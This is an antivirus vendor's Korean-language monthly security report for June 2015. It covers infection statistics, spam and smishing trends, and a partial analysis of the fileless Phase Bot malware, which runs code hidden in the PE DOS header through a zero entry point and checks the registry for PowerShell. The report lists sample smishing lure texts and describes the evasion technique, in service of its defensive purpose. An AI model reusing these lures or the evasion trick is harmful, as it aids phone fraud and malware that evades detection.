
알약 월간 보안동향 보고서.

2015년 7월



알약 7월 보안동향보고서

CONTENTS

Part1 6월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸메일/악성코드가 포함된 메일 분석
스미싱 분석

Part2 6월의 악성코드 이슈

개요
악성코드 흐름도
악성코드 상세 분석
–설치과정 분석
–쉘코드 분석
결론

Part3 보안 이슈 돋보기

6월의 보안 이슈
6월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

6월의 총평

6월 초에 Tox라는 맞춤형 랜섬웨어 무료 제작 사이트가 등장하여 화제가 되었습니다. 이 Tox 사이트에서는 랜섬웨어를 제작하는 기술적 지식이 없는 사용자들도 사이트에서 제공하는 랜섬웨어를 내려 받아 다른 사람들에게 배포할 수 있도록 랜섬웨어를 무료로 제공하였습니다.

또한 랜섬웨어 배포를 원하는 이들에게 랜섬웨어 감염 시 사용자들에게 표시되는 문구와 파일을 복호화하기 위해 지불해야 하는 금액을 설정할 수 있게 하여 원제작자와 배포자 간 수익 배분을 할 수 있게 만들어 두었습니다. 다행히도 아직 Tox 사이트를 통해 제공받은 랜섬웨어가 국내에 뿌려진 정황은 확인되지 않았지만 향후 취약점을 통한 Drive by Download와 같은 공격과 결합되었을 때, 그 파급력은 매우 클 것으로 예상됩니다.

또한 6월 중순 이후부터 국내를 강타한 메르스 바이러스 이슈를 악용한 스피어피싱 공격도 발견되었습니다. 국내뿐만 아니라 일본에서도 메르스 예방이라는 메일제목과 첨부 파일을 통해 유명 언론사 직원이 피싱공격을 당하는 문제가 발생하기도 했습니다.

취약점을 노린 공격을 가장 효과적으로 방어하는 방법은 사용 중인 OS와 SW의 취약점을 패치할 수 있는 최신업데이트를 하는 것입니다. 조금 귀찮더라도 최신업데이트는 다음으로 미루지 말고 지금 바로 진행하도록 해야겠습니다. 취약점 공격을 차단하는 기능을 가진 제품을 설치하는 것도 좋은 방법입니다.

Part1. 6월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2015년 6월의 감염 악성코드 Top 15 리스트에서는 지난달에 1위를 차지했던 Misc.Suspicious.NTZ가 3달 연속 1위를 차지했다. 또한 2위 자리에는 Trojan.NSIS.Inject가 새롭게 리스트에 이름을 올렸다. Trojan.NSIS.Inject 의 경우 프로그램을 설치하는 인스톨러를 통해 악성코드를 내부에 삽입시키는 악성코드로 사용자들의 주의가 필요한 부분이다.

지난달 2위를 차지한 Misc.HackTool.WinActivator 악성코드의 경우 이번 달에는 3위를 차지하였다. 그 외에도 전반적으로 피싱과 파밍공격을 위한 호스트파일 감염이 많이 발생한 것을 확인할 수 있다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Misc.Suspicious.NTZ	Etc	2192
2	NEW	Trojan.NSIS.Inject	Trojan	1982
3	↓1	Misc.HackTool.WinActivator	Trojan	1414
4	NEW	Adware.Kraddare.295936	Adware	1291
5	↓1	Misc.Keygen	Trojan	833
6	NEW	Trojan.Generic.14613317	Trojan	764
7	-	Hosts.nate.com	Host	624
8	-	Hosts.zum.com	Host	616
9	-	Hosts.www.daum.net	Host	616
10	NEW	Hosts.www.kjbank.com	Host	615
11	NEW	Hosts.www.naver.com	Host	604
12	NEW	Hosts.daum.com	Host	601
13	NEW	Hosts.nonghyup.com	Host	598
14	NEW	Hosts.www.hanmail.net	Host	593
15	NEW	Hosts.hanabenk.com	Host	590

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2015년 06월 01일 ~ 2015년 06월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 호스트파일(Host) 유형이 가장 많은 39%를 차지했으며 트로이목마(Trojan) 유형이 36%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


6월에는 지난 5월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 약간 감소한 수준이었으며 호스트파일(Host) 유형의 악성코드의 비중이 소폭 감소하였다.




2. 허니팟/트래픽 분석

6월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치




3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2015년 6월의 경우 2015년 5월에 비해 스팸메일 유입수치는 약 10% 가량 감소하였고 메일에 첨부된 악성코드수치는 거의 유사한 수준이었다.

6월에 가장 많이 발견된 메일에 포함된 악성코드는 W32/EMAILRISK.B!CAMELOT 이다.

해당 악성코드는 이메일을 통해 첨부된 악성코드를 열어본 사용자PC를 감염시켜 백도어를 생성하고 정보를 수집하는 악성코드이다. 낯선 사용자에게 온 메일의 첨부파일은 반드시 미리보기 기능을 통해서 내용을 먼저 열람하거나, 링크를 함부로 클릭하지 않는 것이 중요하다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2015년 06월 01일 ~ 2015년 06월 30일
총 신고 건수	7,784건

키워드별 신고 내역

키워드	신고 건수	비율
결혼	1431	18.38%
택배	81	1.04%
입학	71	0.91%
벌금	65	0.84%
등기	61	0.78%
민방위	41	0.53%
결제	40	0.51%
민사소송	24	0.31%
선물	19	0.24%
모임	16	0.21%

스미싱 신고추이

지난달 스미싱 신고 건수 13,885건 대비 이번 달 7,784건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 6,101건 감소했다. 이번 달에는 결혼 및 입학 관련 스미싱이 대폭 감소했으며, 벌금과 관련된 스미싱이 새롭게 등장했다.

알약이 뽑은 6월 주목할만한 스미싱

특이문자

순위	문자내용
1	[CGV]이은진님께서 모바일 티켓을 선물 하셨습니다.예고편 보러가기 GO!
2	6월달:교통위반 벌금 및 벌점표를 보냈습니다.
3	메르스 예방 방법.

다수문자

순위	문자내용
1	cms_{예a식일시 7월3일12시} 전자청첩k장~
2	고객님 택배반송예정(주소지불명) 수취정보조회
3	(~^o^~(입학) 통지서 입니다.
4	6월달:교통위반 벌금 및 벌점표를 보냈습니다.
5	[배송정보] 등기우편을 배송예정입니다. 조회하기

Part2. 6월의 악성코드 이슈 분석

개요

악성코드 흐름도

악성코드 상세분석

- 설치과정 분석


- 쉘코드 분석

결론

Trojan.Fileless.Phase

1. 개요

일반적으로 악성코드는 파일시스템 상에 파일의 형태로 존재하는 경우가 많다. 그래서 대부분 안티바이러스 제품들은 실시간 감시를 함에 있어서 파일을 대상으로 하는 경우가 많은데, 이번에 다룰 악성코드는 한번 감염되고 나면 파일 형태로 존재하지 않고 레지스트리에 흔적을 남기기 때문에 상대적으로 탐지에 어려움이 있는 악성코드이다. 더욱이 문제가 되는 점은, 이러한 악성코드들이 온라인을 통해서 판매가 되고 있기 때문에, 마음만 먹으면 쉽게 구할 수 있다는 점이다.




[그림 1] 악성코드 판매 글

이와 유사한 형태의 다른 악성코드인 Powerliks의 동향을 살펴보면 갈수록 그 감염자 수가 증가하는 추세라고 한다. (관련 기사 : http://www.dailysecu.com/news_view.php?article_id=9933) 대부분의 일반 사용자들은 파일 형태로 존재하는 악성코드에만 관심을 기울이는 경우가 많기 때문에 이러한 형태의 감염은 예상하지 못하는 경우가 많다.

이번 악성코드 분석리포트에서는 레지스트리에 흔적을 남기는 Phase Bot 악성코드에 대해서 알아보고자 한다.

2. 악성코드 흐름도



3. 악성코드 상세 분석

-설치과정 분석

조작된 PE헤더

파일의 헤더를 살펴보면 일반적인 파일 구조와는 다르게 이뤄져 있다. 대부분의 실행파일의 경우 AddressOfEntryPoint는 파일 내부의 섹션들 중 한곳의 특정 위치를 가리키는 경우가 일반적이지만, 이 악성코드의 경우 AddressOfEntryPoint의 값이 0인 것을 확인할 수 있다.

Optional Header	MinorLinkerVersion	00000020	byte	15	
– Data Directories [x]	SizeOfCode	0000002C	Dword	4FB84BAE	
Section Headers [x]	SizeOfInitializedData	00000030	Dword	547952BB	
Address Converter	SizeOfUninitializedData	00000034	Dword	773CE092	
Dependency Walker	AddressOfEntryPoint	00000038	Dword	00000000	Invalid
Hex Editor	BaseOfCode	0000003C	Dword	00000010	

[그림 2] EntryPoint 값이 0인 모습

실행파일의 AddressOfEntryPoint값이 0이라면, 윈도우 로더는 ImageBase + AddressOfEntryPoint값을 프로그램의 시작 지점으로 놓는다. 따라서 아래 그림과 같이 IMAGE_DOS_SIGNATURE(MZ 문자열)가 위치해있는 파일의 가장 앞부분이 실행된다.



[그림 3] 웰코드가 시작되기 전의 모습

MZ라는 문자열도 어셈블리어로 해석하면 실행 가능한 코드이기 때문에, 결국 아래의 RETN까지 실행된다. 따라서 0xDE11A0 위치로 점프하게 되면서 나머지 악성코드가 실행된다. IMAGE_DOS_HEADER구조체는 앞의 MZ 시그니처와, IMAGE_NT_HEADERS를 가리키는 e_lfanew를 제외하면 나머지는 Win32 환경에서 거의 사용되지 않기 때문에 악성코드 제작자들이 종종 악의적인 코드를 끼워 넣는 경우가 있으며, 이 악성코드도 IMAGE_DOS_HEADER구조체에 임의로 코드를 끼워 넣은 경우라고 볼 수 있다. 실행에는 문제가 없는 파일이지만 일반적인 파일 구조는 아니다.


Powershell 설치 여부 확인

인스톨러는 레지스트리 값을 통하여 PowerShell의 설치 여부를 확인하고, 설치 유무에 따라 다른 행동을 취하게 된다. PowerShell의 설치 여부는 아래의 레지스트리 값을 확인함으로써 이루어진다.

레지스트리 경로	이름	종류
HKEY_CLASS_ROOT\.ps1	Default	REG_SZ
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.ps1	Default	REG_SZ

Part2.6월의 악성코드 이슈

Powershell이란?



```
선택 관리자: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> dir;cd..

